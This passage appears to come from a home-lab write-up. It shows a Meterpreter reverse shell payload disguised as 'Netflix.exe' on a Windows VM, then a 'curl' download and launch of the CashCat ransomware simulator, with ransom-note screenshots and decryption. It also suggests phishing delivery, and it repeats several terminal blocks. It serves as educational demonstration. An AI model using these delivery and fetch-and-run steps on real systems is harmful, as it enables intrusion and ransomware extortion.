meterpreter > shell
Process 8216 created.
Channel 1 created.
```

Dowload and Running the Payload

To access the payload, there are several methods, such as shortening the download link with Bitly or embedding the file in a phishing email. The payload can be embedded in a .ps1 script, .exe file, or even hidden within a PDF. In this project, we will download the payload manually:

192.168.1.102/Netflix.exe

Access the URL on the Windows machine and download the file. Confirm any security warnings and run the executable.



Open File - Security Warning

The publisher could not be verified. Are you sure you want to run this software?

Name: [illegible]
Publisher: Unknown Publisher
Type: Application
From: [illegible]

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust. How can I decide what software to run?

Executing the shell and Ransomware attack

Once the payload is executed, a session will appear in Meterpreter. The attacker can connect to it with:

sessions -i 1

With shell access granted, we proceed with the ransomware attack payload. Download the ransomware payload to the target system by running:

curl -O 192.168.1.102/CashCat.exe

Then, execute the ransomware:

start CashCat.exe


This will activate the ransomware, renaming files with an unusable extension (in this case, .porno), preventing them from opening.

To decrypt, enter the decryption key:


123456789

This will restore the original filenames and allow the files to be opened as usual.


****This demonstration is strictly for educational purposes, emphasizing ethical hacking practices. This project serves to showcase proficiency with cybersecurity tools, scripting languages, and general knowledge of cybersecurity techniques.****



```
               6 File(s)        804,746 bytes
               2 Dir(s)  19,182,424,064 bytes free

C:\Users\vboxuser\Downloads>start CashCat.exe
start CashCat.exe

C:\Users\vboxuser\Downloads>ipconfig'
ipconfig'
'ipconfig'' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\vboxuser\Downloads>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : bytepath.com
   Link-local IPv6 Address . . . . . : fe80::caef:9755:f886:4a3a%3
   IPv4 Address. . . . . . . . . . . : 192.168.1.103
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::a00:27ff:fed7:e235%3
                                       192.168.1.1

C:\Users\vboxuser\Downloads>
[*] Sending stage (176198 bytes) to 192.168.1.102
```



```
              5 File(s)         73,802 bytes
              2 Dir(s)  19,166,859,264 bytes free

C:\Users\vboxuser\Downloads>curl -O 192.168.1.102/CashCat.exe
curl -O 192.168.1.102/CashCat.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Ti
                                 Dload  Upload   Total   Spent    Le
100  518k  100  518k    0     0  9593k      0 --:--:-- --:--:-- --:-

C:\Users\vboxuser\Downloads>dir
dir
 Volume in drive C is Windows
 Volume Serial Number is 54E6-4F82

 Directory of C:\Users\vboxuser\Downloads

11/09/2024  09:56 PM    <DIR>          .
11/07/2024  07:08 PM    <DIR>          ..
11/09/2024  09:03 PM                 0 api keys.txt
11/09/2024  09:02 PM                 0 card details.txt
11/09/2024  09:56 PM           530,944 CashCat.exe
11/09/2024  09:02 PM                 0 credentials.txt
11/09/2024  09:54 PM            73,802 netflix.exe
11/09/2024  09:03 PM                 0 network design-admin cred.txt
              6 File(s)        604,746 bytes
              2 Dir(s)  19,182,424,064 bytes free

C:\Users\vboxuser\Downloads>start CashCat.exe
```



```
C:\Users\vboxuser\Downloads>curl -O 192.168.1.102/CashCat.exe
curl -O 192.168.1.102/CashCat.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Ti
                                 Dload  Upload   Total   Spent    Le
100  518k  100  518k    0     0  9593k      0 --:--:-- --:--:-- --:-

C:\Users\vboxuser\Downloads>dir
dir
 Volume in drive C is Windows
 Volume Serial Number is 54E6-4F82

 Directory of C:\Users\vboxuser\Downloads

11/09/2024  09:56 PM    <DIR>          .
11/07/2024  07:08 PM    <DIR>          ..
11/09/2024  09:03 PM                 0 api keys.txt
11/09/2024  09:02 PM                 0 card details.txt
11/09/2024  09:56 PM           530,944 CashCat.exe
11/09/2024  09:02 PM                 0 credentials.txt
11/09/2024  09:54 PM            73,802 netflix.exe
11/09/2024  09:03 PM                 0 network design-admin cred.txt
              6 File(s)        604,746 bytes
              2 Dir(s)  19,182,424,064 bytes free

C:\Users\vboxuser\Downloads>start CashCat.exe
start CashCat.exe

C:\Users\vboxuser\Downloads>
```

Ooops, your files have been encrypted!

Your important files are now encrypted!


To decrypt files you need to obtain the private key. The Single copy of the private key which allow you to decrypt the files is on a secret server on the internet dark web. The server will destroy the key after a time specified in this window.

To obtain the private key for this computer, you need dot pay 300 USD / 300 EUR similar amount in other currency.

Payment price increases on
11/10/2024 9:58:21 PM
Time Left
23h:59m:41s


Your files will be lost on
11/14/2024 9:58:21 PM
Time Left
119h:59m:41s

CashCat Ransomware Simulator
File Machine View Input Devices Help
Unlock Code Here
Send
How to Pay?
Contact Us
Search



```
C:\Users\vboxuser\Downloads>curl -O 192.168.1.102/CashCat.exe
curl -O 192.168.1.102/CashCat.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Ti
                                 Dload  Upload   Total   Spent    Le
100  518k  100  518k    0     0  9593k      0 --:--:-- --:--:-- --:-

C:\Users\vboxuser\Downloads>dir
dir
 Volume in drive C is Windows
 Volume Serial Number is 54E6-4F82

 Directory of C:\Users\vboxuser\Downloads

11/09/2024  09:36 PM    <DIR>          .
11/07/2024  07:08 PM    <DIR>          ..
11/09/2024  09:03 PM                 0 api keys.txt
11/09/2024  09:02 PM                 0 card details.txt
11/09/2024  09:36 PM           530,944 CashCat.exe
11/09/2024  09:02 PM                 0 credentials.txt
11/09/2024  09:54 PM            73,802 netflix.exe
11/09/2024  09:03 PM                 0 network design-admin cred.txt
               6 File(s)        604,746 bytes
               2 Dir(s)  19,182,424,064 bytes free

C:\Users\vboxuser\Downloads>start CashCat.exe
start CashCat.exe

C:\Users\vboxuser\Downloads>
```

Select an app to open this .porno file



```
C:\Users\vboxuser\Downloads>curl -O 192.168.1.102/CashCat.exe
curl -O 192.168.1.102/CashCat.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Ti
                                 Dload  Upload   Total   Spent    Le
100  518k  100  518k    0     0  9593k      0 --:--:-- --:--:-- --:-

C:\Users\vboxuser\Downloads>dir
dir
 Volume in drive C is Windows
 Volume Serial Number is 54E6-4F82

 Directory of C:\Users\vboxuser\Downloads

11/09/2024  09:36 PM    <DIR>          .
11/07/2024  07:08 PM    <DIR>          ..
11/09/2024  09:03 PM                 0 api keys.txt
11/09/2024  09:02 PM                 0 card details.txt
11/09/2024  09:36 PM           530,944 CashCat.exe
11/09/2024  09:02 PM                 0 credentials.txt
11/09/2024  09:54 PM            73,802 netflix.exe
11/09/2024  09:03 PM                 0 network design-admin cred.txt
               6 File(s)        604,746 bytes
               2 Dir(s)  19,182,424,064 bytes free

C:\Users\vboxuser\Downloads>start CashCat.exe
start CashCat.exe

C:\Users\vboxuser\Downloads>
```

CashCat Ransomware Simulator

Ooops, your files have been encrypted!

Your important files are now encrypted!


To decrypt files you need to obtain the private key. The Single copy of the private key which allow you to decrypt the files is on a secret server on the internet dark web. The server will destroy the key after a time specified in this window.

To obtain the private key for this computer, you need dot pay 300 USD / 300 EUR similar amount in other currency.

Payment price increases on
11/10/2024 9:58:21 PM
Time Left
23h : 58m : 25s

Your files will be lost on
11/14/2024 9:58:21 PM
Time Left
119h : 58m : 25s

123456789




```
C:\Users\vboxuser\Downloads>curl -O 192.168.1.102/CashCat.exe
curl -O 192.168.1.102/CashCat.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Ti
                                 Dload  Upload   Total   Spent    Le
100  518k  100  518k    0     0  9593k      0 --:--:-- --:--:-- --:-

C:\Users\vboxuser\Downloads>dir
dir
 Volume in drive C is Windows
 Volume Serial Number is 54E6-4F82

 Directory of C:\Users\vboxuser\Downloads

11/09/2024  09:56 PM    <DIR>          .
11/07/2024  07:08 PM    <DIR>          ..
11/09/2024  09:03 PM                 0 api keys.txt
11/09/2024  09:02 PM                 0 card details.txt
11/09/2024  09:56 PM           530,944 CashCat.exe
11/09/2024  09:02 PM                 0 credentials.txt
11/09/2024  09:54 PM            73,802 netflix.exe
11/09/2024  09:03 PM                 0 network design-admin cred.txt
               6 File(s)        604,746 bytes
               2 Dir(s)  19,182,424,064 bytes free

C:\Users\vboxuser\Downloads>start CashCat.exe
start CashCat.exe

C:\Users\vboxuser\Downloads>
```

Decrypted... have a nice day!

Your important files are now decrypted!

Thank You for being a great customer.



```
C:\Users\vboxuser\Downloads>curl -O 192.168.1.102/CashCat.exe
curl -O 192.168.1.102/CashCat.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Ti
                                 Dload  Upload   Total   Spent    Le
100  518k  100  518k    0     0  9593k      0 --:--:-- --:--:-- --:-

C:\Users\vboxuser\Downloads>dir
dir
 Volume in drive C is Windows
 Volume Serial Number is 54E6-4F82

 Directory of C:\Users\vboxuser\Downloads

11/09/2024  09:56 PM    <DIR>          .
11/07/2024  07:08 PM    <DIR>          ..
11/09/2024  09:03 PM                 0 api keys.txt
11/09/2024  09:02 PM                 0 card details.txt
11/09/2024  09:56 PM           530,944 CashCat.exe
11/09/2024  09:02 PM                 0 credentials.txt
11/09/2024  09:54 PM            73,802 netflix.exe
11/09/2024  09:03 PM                 0 network design-admin cred.txt
               6 File(s)        604,746 bytes
               2 Dir(s)  19,182,424,064 bytes free

C:\Users\vboxuser\Downloads>start CashCat.exe
start CashCat.exe

C:\Users\vboxuser\Downloads>
```

My password is password